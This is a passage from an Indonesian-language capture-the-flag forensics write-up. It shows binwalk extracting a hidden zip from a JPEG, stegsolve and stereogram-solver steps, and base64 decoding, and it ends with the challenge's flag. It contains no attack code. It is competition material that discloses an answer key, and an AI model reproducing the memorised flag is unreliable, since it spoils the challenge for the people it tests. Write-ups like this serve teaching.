2. Berikutnya saya mencoba mengecek apakah terdapat file didalam gambar tersebut menggunakan binwalk




```
kali linux - VMware Workstation 17 Player (Non-commercial use only)
Player | ||| 1 2 3 4 | 
File Actions Edit View Help
(kali㉿kali)-[~/Documents/wreckit/foren/wu]
$ ls
c.jpg
(kali㉿kali)-[~/Documents/wreckit/foren/wu]
$ binwalk c.jpg
DECIMAL HEXADECIMAL DESCRIPTION
0x0 0x0 JPEG image data, JFIF standard 1.01
81884 0x13FDC Zip archive data, at least v2.0 to extract, compressed size: 31, uncompressed size: 31, name: dobleh.txt
81955 0x140B3 Zip archive data, at least v2.0 to extract, compressed size: 132861, uncompressed size: 138371, name: flag.png
214964 0x347B4 End of Zip archive, footer length: 22

(kali㉿kali)-[~/Documents/wreckit/foren/wu]
$ binwalk -e c.jpg
DECIMAL HEXADECIMAL DESCRIPTION
0x0 0x0 JPEG image data, JFIF standard 1.01
81884 0x13FDC Zip archive data, at least v2.0 to extract, compressed size: 31, uncompressed size: 31, name: dobleh.txt
81955 0x140B3 Zip archive data, at least v2.0 to extract, compressed size: 132861, uncompressed size: 138371, name: flag.png
214964 0x347B4 End of Zip archive, footer length: 22



(kali㉿kali)-[~/Documents/wreckit/foren/wu]
$
```

3. Setelah mengextract file dari gambar tersebut, saya mendapatkan file dobleh.txt dan flag.png, namun pada gambar flag tersebut seperti terdapat beberapa rangkaian kata.




4. Berikutnya saya mencoba menggunakan stegsolve untuk mengganti warna agar dapat terlihat lebih jelas, namun saya malah mendapatkan tulisan fake ketika mencoba


melihat graybits nya saja, selain itu saya juga merubah flag menjadi colour inversion karena terlihat lebih jelas



5. dengan begitu saya mencoba menghapus tulisan fake tersebut dengan menggabungkan gambar fake dengan flag.png yang baru dan mendapatkan hasil seperti berikut



6. Karena tulisannya terlihat menempel satu sama lain saya menggabungkan gambar flag yang terbaru dengan gambar yang sama dan saya merubah horizontal interlace dan skrg flag lebih mudah terbaca




7. Berikutnya saya menggunakan stereogram solver dan merubah offsetnya menjadi 1 dan 2, dan akhirnya saya mendapatkan gambar yang lebih jelas


gambar 1:



gambar 2:



8. Karena sudah terlihat 2 baris di masing2 gambar dan terlihat seperti base64 saya mencoba mentranslate kode tersebut dengan mengambil baris ke 2,4,6 pada gambar pertama dan 1,3,5 pada gambar ke 2



9. Dan setelah di translate saya mendapatkan flag dari soal tersebut

Flag: WRECKIT40{p1x3Ls_M4k3_M3_C0nfu53d_40D}